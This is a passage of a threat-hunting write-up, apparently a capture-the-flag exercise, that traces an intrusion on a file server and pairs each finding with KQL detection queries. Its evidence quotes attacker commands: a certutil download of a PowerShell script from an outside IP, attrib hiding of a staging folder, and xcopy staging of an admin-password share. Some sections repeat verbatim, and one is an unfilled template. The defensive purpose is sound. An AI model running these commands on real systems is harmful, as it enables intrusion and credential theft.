 **🛠️ Detection Recommendation**
***Hunting Tip*** Prioritize results where network enumeration commands are executed shortly after process launch from powershell.exe or cmd.exe, especially on servers or non-workstation hosts. Chaining this activity with subsequent share discovery or credential access events often reveals a clear attacker reconnaissance sequence.
DeviceProcessEvents | where TimeGenerated > ago(30d) | where FileName in ("ipconfig.exe", "cmd.exe", "powershell.exe") | where ProcessCommandLine has_any("ipconfig /all", "ipconfig.exe /all", "Get-NetIPConfiguration", "Get-NetAdapter") | project TimeGenerated, DeviceName, AccountName, FileName, ProcessCommandLine, InitiatingProcessCommandLine | order by TimeGenerated desc

### 🚩 Flag #8: DEFENSE EVASION - Directory Hiding Command **🎯 Objective** Modifying file system attributes to hide directories prevents casual discovery by users and some security tools. Document the exact command line used. **📌 Finding** "attrib.exe" +h +s C:\Windows\Logs\CBS **🔍 Evidence** | Field | Value | |------------------|--------------------------------------------| | Host | azuki-fileserver01 | | Timestamp | 2025-11-22T00:55:43.9986049Z | | Process | attrib.exe | | Parent Process | powershell.exe | | Command Line | `attrib.exe" +h +s C:\Windows\Logs\CBS` | **💡 Why it matters** Setting hidden (+h) and system (+s) attributes on directories is a common defense evasion technique used to conceal attacker artifacts from users, administrators, and basic file browsing tools. By hiding a directory under a trusted Windows path (C:\Windows\Logs\CBS), the attacker blends malicious or staging content into locations that are rarely scrutinized. This behavior strongly maps to MITRE ATT&CK T1564.001 – Hide Artifacts: Hidden Files and Directories. While administrators may occasionally use attrib.exe, its execution from a scripting engine such as PowerShell significantly raises the signal. When observed alongside other discovery or persistence activity, this action often indicates post-compromise cleanup or preparation for longer-term access. **🔧 KQL Query Used** DeviceProcessEvents | where Timestamp between (startofday(date(2025-11-22)) .. endofday(date(2025-11-22))) | where DeviceName contains "azuki" | where ProcessCommandLine has_any ("{", "[", "+", "|") | where InitiatingProcessFileName == "powershell.exe" | project Timestamp, DeviceName, ProcessCommandLine, InitiatingProcessCommandLine, FileName | order by Timestamp asc **🖼️ Screenshot**
 **🛠️ Detection Recommendation**
**Hunting Tip:**
Use this query to hunt for attempts to hide files or directories using attribute modification, especially when initiated by scripting engines or non-interactive processes. Prioritize results on servers and shared systems, and look for attribute changes applied to system paths or uncommon directories. Correlate findings with prior discovery, credential access, or persistence activity to identify stealthy post-exploitation behavior.
DeviceProcessEvents
| where TimeGenerated > ago(30d)
| where FileName == "attrib.exe"
| where ProcessCommandLine has_any("+h", "+s")
| where InitiatingProcessFileName in ("powershell.exe", "cmd.exe", "wscript.exe", "cscript.exe")
| extend TargetPath = extract(@"([A-Z]:\\[^ ]+)", 1, ProcessCommandLine)
| project TimeGenerated, DeviceName, AccountName, FileName, ProcessCommandLine, TargetPath, InitiatingProcessCommandLine
| order by TimeGenerated desc
**🛠️ Detection Recommendation**
**Hunting Tip:**
Use this query to hunt for attempts to hide files or directories using attribute modification, especially when initiated by scripting engines or non-interactive processes. Prioritize results on servers and shared systems, and look for attribute changes applied to system paths or uncommon directories. Correlate findings with prior discovery, credential access, or persistence activity to identify stealthy post-exploitation behavior.
DeviceProcessEvents
| where TimeGenerated > ago(30d)
| where FileName == "attrib.exe"
| where ProcessCommandLine has_any("+h", "+s")
| where InitiatingProcessFileName in ("powershell.exe", "cmd.exe", "wscript.exe", "cscript.exe")
| extend TargetPath = extract(@"([A-Z]:\\[^ ]+)", 1, ProcessCommandLine)
| project TimeGenerated, DeviceName, AccountName, FileName, ProcessCommandLine, TargetPath, InitiatingProcessCommandLine
| order by TimeGenerated desc
### 🚩 Flag #9: COLLECTION - Staging Directory Path **🎯 Objective** Attackers establish staging locations to organise tools and stolen data before exfiltration. This directory path is a critical IOC. **📌 Finding** C:\Windows\Logs\CBS **🔍 Evidence** | Field | Value | |------------------|--------------------------------------------| | Host | azuki-fileserver01 | | Timestamp | 2025-11-22T00:55:43.9986049Z | | Process | attrib.exe | | Parent Process | powershell.exe | | Command Line | "attrib.exe" +h +s C:\Windows\Logs\CBS" | **💡 Why it matters** Attackers commonly create staging directories to aggregate tools, scripts, and collected data before exfiltration, reducing noise and improving operational efficiency. Placing a staging directory under a trusted Windows path such as C:\Windows\Logs\CBS helps the activity blend into legitimate system files and evade casual inspection. The prior use of attribute manipulation to hide this directory further reinforces intent to conceal attacker activity rather than normal administrative use. This behavior aligns with MITRE ATT&CK T1074.001 – Data Staged: Local Data Staging, often observed shortly before data exfiltration or lateral movement. When a hidden staging directory is identified on a server, it represents a high-confidence indicator of post-compromise collection activity. **🔧 KQL Query Used** DeviceProcessEvents | where Timestamp between (startofday(date(2025-11-22)) .. endofday(date(2025-11-22))) | where DeviceName contains "azuki" | where ProcessCommandLine has_any ("{", "[", "+", "|") | where InitiatingProcessFileName == "powershell.exe" | project Timestamp, DeviceName, ProcessCommandLine, InitiatingProcessCommandLine, FileName | order by Timestamp asc **🖼️ Screenshot**
 **🛠️ Detection Recommendation**
**Hunting Tip:**
Hunt for suspicious directories created or modified within trusted Windows paths that are rarely used for custom data storage. Focus on directories that are hidden, system-marked, or accessed by scripting engines rather than standard Windows services. Correlating directory creation or modification with prior discovery and defense evasion activity can help identify active staging locations before exfiltration occurs.
DeviceFileEvents
| where TimeGenerated > ago(30d)
| where FolderPath startswith @"C:\Windows\"
| where ActionType in ("FileCreated", "FolderCreated", "FileModified")
| where InitiatingProcessFileName in ("powershell.exe", "cmd.exe", "wscript.exe", "cscript.exe")
| extend SuspiciousPath = FolderPath
| project TimeGenerated, DeviceName, AccountName, ActionType, SuspiciousPath, InitiatingProcessCommandLine
| order by TimeGenerated desc
**🛠️ Detection Recommendation**
**Hunting Tip:**
Hunt for suspicious directories created or modified within trusted Windows paths that are rarely used for custom data storage. Focus on directories that are hidden, system-marked, or accessed by scripting engines rather than standard Windows services. Correlating directory creation or modification with prior discovery and defense evasion activity can help identify active staging locations before exfiltration occurs.
DeviceFileEvents
| where TimeGenerated > ago(30d)
| where FolderPath startswith @"C:\Windows\"
| where ActionType in ("FileCreated", "FolderCreated", "FileModified")
| where InitiatingProcessFileName in ("powershell.exe", "cmd.exe", "wscript.exe", "cscript.exe")
| extend SuspiciousPath = FolderPath
| project TimeGenerated, DeviceName, AccountName, ActionType, SuspiciousPath, InitiatingProcessCommandLine
| order by TimeGenerated desc

### 🚩 Flag #10: DEFENSE EVASION - Script Download Command **🎯 Objective** Legitimate system utilities with network capabilities are frequently weaponized to download malware while evading detection. **📌 Finding** "certutil.exe" -urlcache -f http://78.141.196.6:7331/ex.ps1 C:\Windows\Logs\CBS\ex.ps1" **🔍 Evidence** | Field | Value | |------------------|--------------------------------------------| | Host | azuki-fileserver01 | | Timestamp | 2025-11-22T00:56:47.4100711Z | | Process | certutil.exe | | Parent Process | powershell.exe | | Command Line | `certutil.exe" -urlcache -f http://78.141.196.6:7331/ex.ps1 C:\Windows\Logs\CBS\ex.ps1` | **💡 Why it matters** [Explain the impact, real-world relevance, MITRE mapping, and why this is a high-signal indicator. 4-6 sentences for depth.] **🔧 KQL Query Used** DeviceProcessEvents | where Timestamp between (startofday(date(2025-11-22)) .. endofday(date(2025-11-22))) | where DeviceName contains "azuki" | where InitiatingProcessFileName == "powershell.exe" and InitiatingProcessCommandLine !contains "Windows Defender Advanced Threat Protection" | project Timestamp, DeviceName, ProcessCommandLine, InitiatingProcessCommandLine, FileName | order by Timestamp asc **🖼️ Screenshot**
 **🛠️ Detection Recommendation**
**Hunting Tip:**
Focus hunting on signed Windows utilities with network functionality (LOLBINs) executing outbound downloads, especially when initiated by scripting engines. Pay close attention to downloads targeting unusual directories such as C:\Windows\Logs\ or user-writable system paths. Correlating certutil usage with prior staging, discovery, or defense evasion activity significantly increases detection fidelity.
DeviceProcessEvents
| where TimeGenerated > ago(30d)
| where FileName == "certutil.exe"
| where ProcessCommandLine has_any ("-urlcache", "http://", "https://")
| where InitiatingProcessFileName in ("powershell.exe", "cmd.exe", "wscript.exe", "cscript.exe")
| extend DownloadURL = extract(@"(http[s]?://[^\s]+)", 1, ProcessCommandLine)
| project TimeGenerated, DeviceName, AccountName, FileName, ProcessCommandLine, DownloadURL, InitiatingProcessCommandLine
| order by TimeGenerated desc
**🛠️ Detection Recommendation**
**Hunting Tip:**
Focus hunting on signed Windows utilities with network functionality (LOLBINs) executing outbound downloads, especially when initiated by scripting engines. Pay close attention to downloads targeting unusual directories such as C:\Windows\Logs\ or user-writable system paths. Correlating certutil usage with prior staging, discovery, or defense evasion activity significantly increases detection fidelity.
DeviceProcessEvents
| where TimeGenerated > ago(30d)
| where FileName == "certutil.exe"
| where ProcessCommandLine has_any ("-urlcache", "http://", "https://")
| where InitiatingProcessFileName in ("powershell.exe", "cmd.exe", "wscript.exe", "cscript.exe")
| extend DownloadURL = extract(@"(http[s]?://[^\s]+)", 1, ProcessCommandLine)
| project TimeGenerated, DeviceName, AccountName, FileName, ProcessCommandLine, DownloadURL, InitiatingProcessCommandLine
| order by TimeGenerated desc

### 🚩 Flag #11: COLLECTION - Credential File Discovery **🎯 Objective** Credential files provide keys to the kingdom - enabling lateral movement and privilege escalation across the network. **📌 Finding** IT-Admin-Passwords.csv **🔍 Evidence** | Field | Value | |------------------|--------------------------------------------| | Host | azuki-fileserver01 | | Timestamp | 2025-11-22T01:07:53.6746323Z | | Process | xcopy.exe | | Parent Process | N/A | | Command Line | `xcopy.exe" C:\FileShares\IT-Admin C:\Windows\Logs\CBS\it-admin /E /I /H /Y` | **💡 Why it matters** Credential files such as spreadsheets or CSVs containing administrative passwords represent some of the highest-value assets an attacker can obtain during an intrusion. By copying an entire IT administrator directory into a hidden staging location, the attacker is clearly preparing credentials for later use, exfiltration, or offline analysis. Possession of valid admin credentials enables rapid lateral movement, privilege escalation, and often full domain compromise without the need for noisy exploitation. This activity maps directly to MITRE ATT&CK T1552.001 – Unsecured Credentials: Credentials in Files, a technique frequently observed in real-world breaches and ransomware operations. File copy utilities like xcopy.exe performing bulk transfers from file shares into concealed directories are a strong, high-signal indicator of credential harvesting rather than legitimate administration. **🔧 KQL Query Used** let timeofattack = todatetime('2025-11-22T00:40:29.5749856Z'); DeviceFileEvents | where TimeGenerated between ((timeofattack - 1h) .. (timeofattack + 1h)) | where DeviceName contains "azuki" | where InitiatingProcessAccountName != "system" | where ActionType == "FileCreated" | project TimeGenerated, ActionType, DeviceName, FileName, FolderPath, InitiatingProcessCommandLine **🖼️ Screenshot**
 **🛠️ Detection Recommendation**
**Hunting Tip:**
Hunt for non-system users copying large numbers of files from shared directories—especially IT, Finance, or Admin shares—into uncommon or hidden system paths. Prioritize activity involving archive, copy, or synchronization utilities staging data shortly after discovery or credential access events, as this often precedes exfiltration or lateral movement.
DeviceFileEvents
| where TimeGenerated > ago(30d)
| where ActionType in ("FileCreated", "FileCopied")
| where InitiatingProcessFileName in ("xcopy.exe", "robocopy.exe", "powershell.exe", "cmd.exe")
| where FolderPath has_any ("\\FileShares\\", "\\IT", "\\Admin")
| where FolderPath has_any ("\\Windows\\Logs\\", "\\ProgramData\\", "\\Temp")
| where InitiatingProcessAccountName != "SYSTEM"
| project TimeGenerated, DeviceName, AccountName=InitiatingProcessAccountName,
FileName, FolderPath, InitiatingProcessFileName, InitiatingProcessCommandLine
| order by TimeGenerated desc
**🛠️ Detection Recommendation**
**Hunting Tip:**
Hunt for non-system users copying large numbers of files from shared directories—especially IT, Finance, or Admin shares—into uncommon or hidden system paths. Prioritize activity involving archive, copy, or synchronization utilities staging data shortly after discovery or credential access events, as this often precedes exfiltration or lateral movement.
DeviceFileEvents
| where TimeGenerated > ago(30d)
| where ActionType in ("FileCreated", "FileCopied")
| where InitiatingProcessFileName in ("xcopy.exe", "robocopy.exe", "powershell.exe", "cmd.exe")
| where FolderPath has_any ("\\FileShares\\", "\\IT", "\\Admin")
| where FolderPath has_any ("\\Windows\\Logs\\", "\\ProgramData\\", "\\Temp")
| where InitiatingProcessAccountName != "SYSTEM"
| project TimeGenerated, DeviceName, AccountName=InitiatingProcessAccountName,
FileName, FolderPath, InitiatingProcessFileName, InitiatingProcessCommandLine
| order by TimeGenerated desc

### 🚩 Flag #12: COLLECTION - Recursive Copy Command **🎯 Objective** Built-in system utilities are preferred for data staging as they're less likely to trigger security alerts. The exact command line reveals attacker methodology. **📌 Finding** "xcopy.exe" C:\FileShares\IT-Admin C:\Windows\Logs\CBS\it-admin /E /I /H /Y **🔍 Evidence** | Field | Value | |------------------|--------------------------------------------| | Host | azuki-fileserver01 | | Timestamp | 2025-11-22T01:07:53.6430063Z | | Process | xcopy.exe | | Parent Process | powershell.exe | | Command Line | `"xcopy.exe" C:\FileShares\IT-Admin C:\Windows\Logs\CBS\it-admin /E /I /H /Y` | **💡 Why it matters** This activity confirms deliberate and systematic data collection rather than incidental file access. The attacker repeatedly used xcopy.exe to copy multiple high-value enterprise file shares (Contracts, Financial, IT-Admin, Shipping) into a single hidden staging directory, strongly indicating preparation for exfiltration or encryption. The consistency of tooling, destination path, and command-line switches shows hands-on keyboard activity aligned with human-operated intrusion behavior. Staging sensitive business and credential data locally is a common precursor to data theft, ransomware deployment, or double-extortion operations. This behavior maps directly to MITRE ATT&CK T1074.001 – Data Staged: Local Data Staging, with supporting elements of T1119 – Automated Collection, and represents a high-confidence indicator of attacker intent rather than reconnaissance alone. **🔧 KQL Query Used** let timeattack = todatetime('2025-11-22T00:40:29.5749856Z'); DeviceProcessEvents | where TimeGenerated between ((timeattack - 3h) .. (timeattack + 3h)) | where DeviceName contains "azuki" | where FileName in ("robocopy.exe", "xcopy.exe") | project TimeGenerated, DeviceName, AccountName, FileName, ProcessCommandLine, InitiatingProcessFileName | order by TimeGenerated asc **🖼️ Screenshot**
 **🛠️ Detection Recommendation**
**Hunting Tip:**
Focus on native file-copy utilities writing multiple distinct source directories into a single destination path within a short time window. Repeated use of xcopy.exe, robocopy.exe, or copy targeting unusual or hidden directories (especially under C:\Windows\) is a strong signal of staging activity and should be prioritized over single copy events.
DeviceProcessEvents
| where TimeGenerated > ago(30d)
| where FileName in ("xcopy.exe", "robocopy.exe")
| where ProcessCommandLine has_any ("/E", "/I", "/H")
| where ProcessCommandLine contains @"C:\Windows\"
| summarize CopyCount = count(),
DistinctSources = dcount(extract(@"([A-Z]:\\[^ ]+)", 1, ProcessCommandLine)),
FirstSeen = min(TimeGenerated),
LastSeen = max(TimeGenerated)
by DeviceName, AccountName, ProcessCommandLine
| where CopyCount >= 2 or DistinctSources >= 2
| order by LastSeen desc
**🛠️ Detection Recommendation**
**Hunting Tip:**
Focus on native file-copy utilities writing multiple distinct source directories into a single destination path within a short time window. Repeated use of xcopy.exe, robocopy.exe, or copy targeting unusual or hidden directories (especially under C:\Windows\) is a strong signal of staging activity and should be prioritized over single copy events.
DeviceProcessEvents
| where TimeGenerated > ago(30d)
| where FileName in ("xcopy.exe", "robocopy.exe")
| where ProcessCommandLine has_any ("/E", "/I", "/H")
| where ProcessCommandLine contains @"C:\Windows\"
| summarize CopyCount = count(),
DistinctSources = dcount(extract(@"([A-Z]:\\[^ ]+)", 1, ProcessCommandLine)),
FirstSeen = min(TimeGenerated),
LastSeen = max(TimeGenerated)
by DeviceName, AccountName, ProcessCommandLine
| where CopyCount >= 2 or DistinctSources >= 2
| order by LastSeen desc
